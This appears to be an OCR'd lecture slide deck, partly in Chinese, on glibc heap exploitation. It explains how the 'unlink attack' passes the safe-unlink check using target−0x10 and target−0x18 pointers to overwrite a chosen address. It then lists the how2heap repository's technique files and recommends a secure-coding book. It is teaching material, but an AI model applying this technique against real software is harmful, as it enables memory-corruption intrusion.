        FD->bk = BK;                                 \
        BK->fd = FD;                                 \
        if (!in_smallbin_range (P->size)                    \
```

New unlink

```
/* Take a chunk off a bin list */
#define unlink(AV, P, BK, FD) {
    FD = P->fd;                                      \
    BK = P->bk;                                      \
    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
      malloc_printerr (check_action, "corrupted double-linked
    else {                                           \
        FD->bk = BK;                                 \
        BK->fd = FD;                                 \
        if (!in_smallbin_range (P->size)                    \
```

FD->bk ⇔ *(FD + 0x10)

BK->fd ⇔ *(BK + 0x18)

New unlink

```
/* Take a chunk off a bin list */
#define unlink(AV, P, BK, FD) {
    FD = P->fd;                                      \
    BK = P->bk;                                      \
    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
      malloc_printerr (check_action, "corrupted double-linked
    else {                                           \
        FD->bk = BK;                                 \
        BK->fd = FD;                                 \
        if (!in_smallbin_range (P->size)                    \
```

FD->bk = *(FD + 0x10) = *(target – 0x10 + 0x10) == P

BK->fd = *(BK + 0x18) = *(target – 0x18 + 0x18) == P

保证 *(target) == P

Unlink attack

FD = target – 0x10

BK = target – 0x18

FD->bk = BK

⇔ (target - 0x10)->bk = BK

⇔ *((target - 0x10) +0x10) = BK

⇔ *(target) = target – 0x10


BK->fd = FD

⇔ (target - 0x18)->bk = FD


⇔ *((target - 0x18) +0x18) = FD

⇔ *(target) = target – 0x18


Unlink attack



Unlink attack




Unlink attack



堆利用方法

项目地址 https://github.com/shellphish/how2heap



shellphish / how2heap

Watch 115 | Star 1,272 | Fork 269

Code | Issues 4 | Pull requests 0 | Projects 0 | Wiki | Pulse | Graphs

A repository for learning various heap exploitation techniques.


95 commits | 1 branch | 0 releases | 18 contributors

Branch: master | New pull request | Create new file | Upload files | Find file | Clone or download

zardus committed on GitHub Merge pull request #37 from cloudburst/master ... Latest commit 5d85c4f 9 days ago

Makefile	add House of Einherjar	3 months ago
README.md	Add Wheel of Robots	10 days ago
fastbin_dup.c	added two examples that abuse malloc's fastbin freelists	a year ago
fastbin_dup_into_stack.c	should be 'before' than 'after', I think	2 months ago
first_fit.c	demonstrate glibc's first fit allocation	a year ago
house_of_einherjar.c	House of Einherjar: Fix formatting and grammar	3 months ago
house_of_force.c	Fix lines which causes compile error	4 months ago
house_of_lore.c	remove excess step and explain better in house_of_lore	6 months ago
house_of_spirit.c	Make the House of Spirit description more precise	6 months ago
malloc_playground.c	remove gets which gave compiler warning	a year ago
overlapping_chunks.c	Split some long sentences	4 months ago
poison_null_byte.c	Split some long sentences	4 months ago
unsafe_unlink.c	Fix warning, mixed tabs/spaces and trailing ws	4 months ago

参考书籍


PEARSON
C和C++
安全编码
（原书第2版）
[美] Robert C. Seacord 著 卢涛 译 李颖 审校
Secure Coding in C and C++
Second Edition
• C/C++安全编程领域的“标准”著作，资深安全专家撰写，美国CERT主管亲自作序推荐，权威性毋庸置疑
• 详细阐述C/C++语言及其相关库固有的安全问题和陷阱，系统总结导致软件漏洞的常见编码错误，并给出了应对的解决方案
• 对C/C++软件中常见漏洞的危害、被利用方式、检测方法和应对之道进行了全方位讲解，包含大量编码练习，实践性强
机械工业出版社
China Machine Press

谢谢大家